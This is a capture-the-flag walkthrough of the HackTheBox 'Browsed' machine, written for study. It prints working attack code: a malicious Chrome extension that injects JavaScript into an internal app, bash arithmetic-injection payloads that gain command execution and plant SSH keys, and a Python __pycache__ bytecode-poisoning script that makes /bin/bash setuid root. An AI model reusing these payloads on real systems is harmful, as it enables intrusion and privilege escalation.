HackTheBox — Browsed Walkthrough
Browsed is a medium Linux box that forces you to think like a browser. The attack chain starts by weaponizing a Chrome extension upload feature to inject JavaScript into an internal web app, triggering a bash arithmetic injection for code execution. From there, a world-writable __pycache__ directory hands you root via Python bytecode poisoning. Every step requires understanding why the vulnerability works — surface-level intuition won’t get you far here.
Overview
- IP:
- OS: Linux (Ubuntu)
- Difficulty: Medium
Reconnaissance
Port Scan
Starting with the usual nmap sweep:
nmap -sC -sV -oA nmap/browsed <TARGET>

Two services — SSH and a web server. Nothing exotic yet, but SSH being available is useful to keep in mind once we have credentials or a key.
Web Enumeration
Adding browsed.htb to /etc/hosts and browsing to port 80 reveals a static HTML5 UP template for a “browser-focused company.” Not much here on its own, but two pages stand out immediately:
/samples.html— three sample Chrome extensions available for download: Fontify, ReplaceImages, and Timer/upload.php— a form to upload Chrome extensions as.zipfiles, with a note that “a developer will load your extension in Chrome and provide feedback”
That second page is the crux of everything. The upload endpoint requires Content-Type: application/zip — if you forget that header, you get “Invalid file type or size.” Chrome stdout/stderr from the extension load is viewable at upload.php?output=1 with your session cookie, which is how we’ll observe command execution results.
While poking at the main site, virtual host enumeration surfaces a second host: browsedinternals.htb. This resolves to the same IP but proxied through nginx to a Gitea instance on port 3000. Gitea version 1.24.5, with a user larry who has a repository called MarkdownPreview.
Crucially, registration is open on Gitea. I registered an account (pwned:Pwned123!) and created an API token, which will come in handy for API calls later.
The Internal Flask App
Digging into larry’s MarkdownPreview repository reveals the source code for an internal Flask application running on localhost:5000. It’s a markdown previewer with two interesting routes:
- POST
/submit— accepts markdown, converts it to HTML, saves the result infiles/ - GET
/routines/<rid>— callssubprocess.run(["./routines.sh", rid])and runs one of several maintenance routines (clean tmp, backup, rotate logs, etc.)
That routines.sh script is where things get interesting. Here’s the relevant check inside it:
if [[ "$1" -eq 0 ]]; then
    clean_tmp
elif [[ "$1" -eq 1 ]]; then
    backup
# ...
fi
Bash’s -eq operator evaluates its operands as arithmetic expressions. If you pass a[$(command)], bash performs command substitution to evaluate the array index — executing command in the process. This is a classic bash arithmetic injection, and it works even though subprocess.run is called without shell=True, because bash itself is the interpreter doing the evaluation.
The Flask app runs as larry and its files live in /home/larry/markdownPreview/.
Mapping Chrome’s Behavior
The Chrome extension upload feature is the bridge between us and the internal Flask app. From the Chrome stdout output (visible at upload.php?output=1), I learned that:
- Chrome runs as
www-data - The browser navigates to both
http://browsedinternals.htb/(Gitea) andhttp://localhost/(the main site) after loading an extension - The browser is not authenticated to Gitea, so exploiting Gitea directly from a content script won’t work
The Gitea CSP is restrictive about inline scripts, but it does allow scripts from localhost:* and 127.0.0.1:*. That’s the key — the Flask app on localhost:5000 is within the CSP’s allowed origins.
Foothold
The Attack Chain
The full chain is:
- Craft a malicious Chrome extension with a background service worker
- Service worker opens a tab to
http://127.0.0.1:5000/(Flask app) - Use
chrome.scripting.executeScriptto inject JavaScript into that tab - Injected JS fetches
http://127.0.0.1:5000/routines/<payload>with the arithmetic injection payload routines.shexecutes our command substitution aslarry- Write output to a file, copy it to the
files/directory, read it via/view/
A few things I tried that didn’t work before landing on this:
- Inline script injection via content script → blocked by Gitea’s CSP
- Background service worker fetching the attacker IP directly → outbound connections to the VPN range were firewalled
- Content script with
world: "MAIN"→ works for accessing page context, but the browser isn’t authenticated to Gitea so there’s nothing useful to steal
The key insight is that chrome.scripting.executeScript runs code inside a tab’s page context, bypassing CSP restrictions that would block injected <script> tags. The service worker opens the tab, then injects the payload.
Building the Extension
Here’s the manifest.json for the malicious extension:
{
  "manifest_version": 3,
  "name": "Fetcher",
  "version": "1.0",
  "background": {
    "service_worker": "background.js"
  },
  "permissions": ["tabs", "scripting"],
  "host_permissions": ["http://127.0.0.1/*", "http://localhost/*"]
}
And the background.js service worker:
chrome.tabs.onUpdated.addListener(function(tabId, changeInfo, tab) {
  if (changeInfo.status === 'complete' && tab.url && tab.url.startsWith('http://127.0.0.1:5000')) {
    chrome.scripting.executeScript({
      target: { tabId: tabId },
      func: () => {
        fetch('http://127.0.0.1:5000/routines/a[$(id>o.html)]')
          .then(() => fetch('http://127.0.0.1:5000/routines/a[$(cp${IFS}o.html${IFS}files)]'))
      }
    });
  }
});

chrome.tabs.create({ url: 'http://127.0.0.1:5000/' });
There’s an important constraint here: Flask’s default string URL converter rejects forward slashes in path parameters. This means I can’t use any literal / in the <rid> parameter. To work around this:
- Use
$HOMEinstead of/home/larry - Use
${IFS}instead of spaces - Use relative paths wherever possible
- For cases that need an explicit slash:
$(printf '\x2f')constructs one dynamically
Getting Command Output
The first payload writes id output to o.html in the current working directory, then copies it to the files/ directory (which Flask serves via /view/):
/routines/a[$(id>o.html)]
/routines/a[$(cp${IFS}o.html${IFS}files)]
Visiting http://127.0.0.1:5000/view/o.html confirms execution as larry.

Getting a Shell

With confirmed RCE as larry, I generated an SSH keypair on the target and added the public key to larry’s authorized_keys:
# Generate keypair (no slashes needed — relative path works)
a[$(ssh-keygen${IFS}-t${IFS}ed25519${IFS}-f${IFS}mykey${IFS}-N${IFS}'')]

# Append public key to authorized_keys
a[$(cat${IFS}mykey.pub>>$HOME$(printf '\x2f').ssh$(printf '\x2f')authorized_keys)]
Then read the private key back through the /view/ endpoint:
a[$(cp${IFS}mykey${IFS}files)]
With the private key saved locally:
chmod 600 /tmp/browsed_key
ssh -i /tmp/browsed_key larry@<TARGET>
Privilege Escalation
Enumeration
First thing after landing as larry — check sudo permissions:
sudo -l

Interesting. Let’s look at what that script does:
#!/usr/bin/env python3
from extension_utils import validate_manifest, clean_temp_files
import sys
import os

# ... validates a Chrome extension directory
It imports from extension_utils — a local module in /opt/extensiontool/. Now let’s check the permissions on that directory:
ls -la /opt/extensiontool/
drwxr-xr-x  3 root root 4096 Jan 10 12:00 .
drwxr-xr-x 14 root root 4096 Jan 10 12:00 ..
drwxrwxrwx  2 root root 4096 Jan 10 12:00 __pycache__
-rwxr-xr-x  1 root root 1842 Jan 10 12:00 extension_tool.py
-rw-r--r--  1 root root  934 Jan 10 12:00 extension_utils.py
The __pycache__ directory is world-writable (drwxrwxrwx). Python’s import system checks for a compiled .pyc bytecode file in __pycache__ before loading the source .py file. If we can plant a malicious .pyc that passes Python’s validation check, it’ll execute as root.
Crafting the Malicious .pyc
Python validates .pyc files using a header that includes a magic number, flags, and either a hash or a timestamp+size of the source file. The timestamp-based validation (the default) checks the source file’s mtime and size against values stored in the .pyc header.
First, get the metadata of the real extension_utils.py:
stat /opt/extensiontool/extension_utils.py
  File: /opt/extensiontool/extension_utils.py
  Size: 934       Modify: 2026-01-10 12:00:00.000000000 +0000
Then craft a Python script that produces the malicious module — keeping the original functions intact (so the import doesn’t fail) but adding a payload at module level:
import os

def validate_manifest(path):
    # ... (original implementation preserved)
    pass

def clean_temp_files(path):
    # ... (original implementation preserved)
    pass

# Payload executes at import time
os.system("chmod +s /bin/bash")
Compile it, then patch the .pyc header with the correct mtime (as a 32-bit little-endian integer) and source size:
import struct
import time

with open('extension_utils.pyc', 'r+b') as f:
    f.seek(8)  # Skip magic number (4 bytes) + flags (4 bytes)
    mtime = int(time.mktime(time.strptime("2026-01-10 12:00:00", "%Y-%m-%d %H:%M:%S")))
    f.write(struct.pack('<I', mtime))   # Source mtime
    f.write(struct.pack('<I', 934))     # Source size
Drop the patched .pyc into __pycache__ with the correct filename format (extension_utils.cpython-312.pyc for Python 3.12):
cp extension_utils.cpython-312.pyc /opt/extensiontool/__pycache__/
Getting Root
Run the sudo command to trigger the import:
sudo /opt/extensiontool/extension_tool.py --ext Fontify
Python loads our poisoned .pyc, runs os.system("chmod +s /bin/bash") at import time as root, then:
bash -p

Lessons Learned
1. Chrome extension uploads are a serious attack surface.
A service worker with tabs and scripting permissions can open tabs to internal hosts and inject JavaScript into them. chrome.scripting.executeScript runs code in the page’s context, not the extension’s — this sidesteps CSP restrictions that would block injected <script> tags. If an application lets users upload Chrome extensions and then loads them in a browser, treat it as equivalent to letting users run arbitrary JavaScript against any internal service the browser can reach.
2. Bash arithmetic injection via -eq.
[[ "$1" -eq 0 ]] in bash treats its operands as arithmetic expressions. The construct a[$(command)] causes bash to evaluate command as an array index — triggering command substitution. This fires inside bash’s arithmetic evaluator regardless of how the calling process launched bash, so subprocess.run(["./routines.sh", payload]) without shell=True is still exploitable if the shell script itself uses -eq.
3. Flask string converter rejects slashes.
Flask’s default <string:param> URL converter treats / as a path separator and will return 404 for values containing slashes. When crafting payloads for path parameters, build paths using $HOME, relative paths, ${IFS} for spaces, and $(printf '\x2f') to generate literal slashes dynamically.
4. Python __pycache__ poisoning.
World-writable __pycache__ directories are a privilege escalation vector when a privileged process imports Python modules. Python prefers .pyc bytecode over source if the header’s mtime and source size match — both are attacker-controlled. Preserve the original module’s exports to avoid import errors, add your payload at module scope so it runs on import, and patch the header to match the source file’s stat output.
5. Always check __pycache__ permissions.
It’s easy to lock down a .py file but forget the __pycache__ directory next to it. Tools like linpeas will flag world-writable directories, but it’s worth checking manually in paths referenced by sudo rules. This is conceptually similar to the writable Docker socket escalation we abused in AirTouch — a side channel into a privileged process that the main file permissions don’t protect.
6. Chrome’s Content-Type enforcement.
The upload endpoint validates Content-Type: application/zip server-side, not just by file extension. Always set the MIME type explicitly when scripting file uploads — curl’s default multipart type won’t match, and you’ll waste time wondering why the server rejects valid zip files.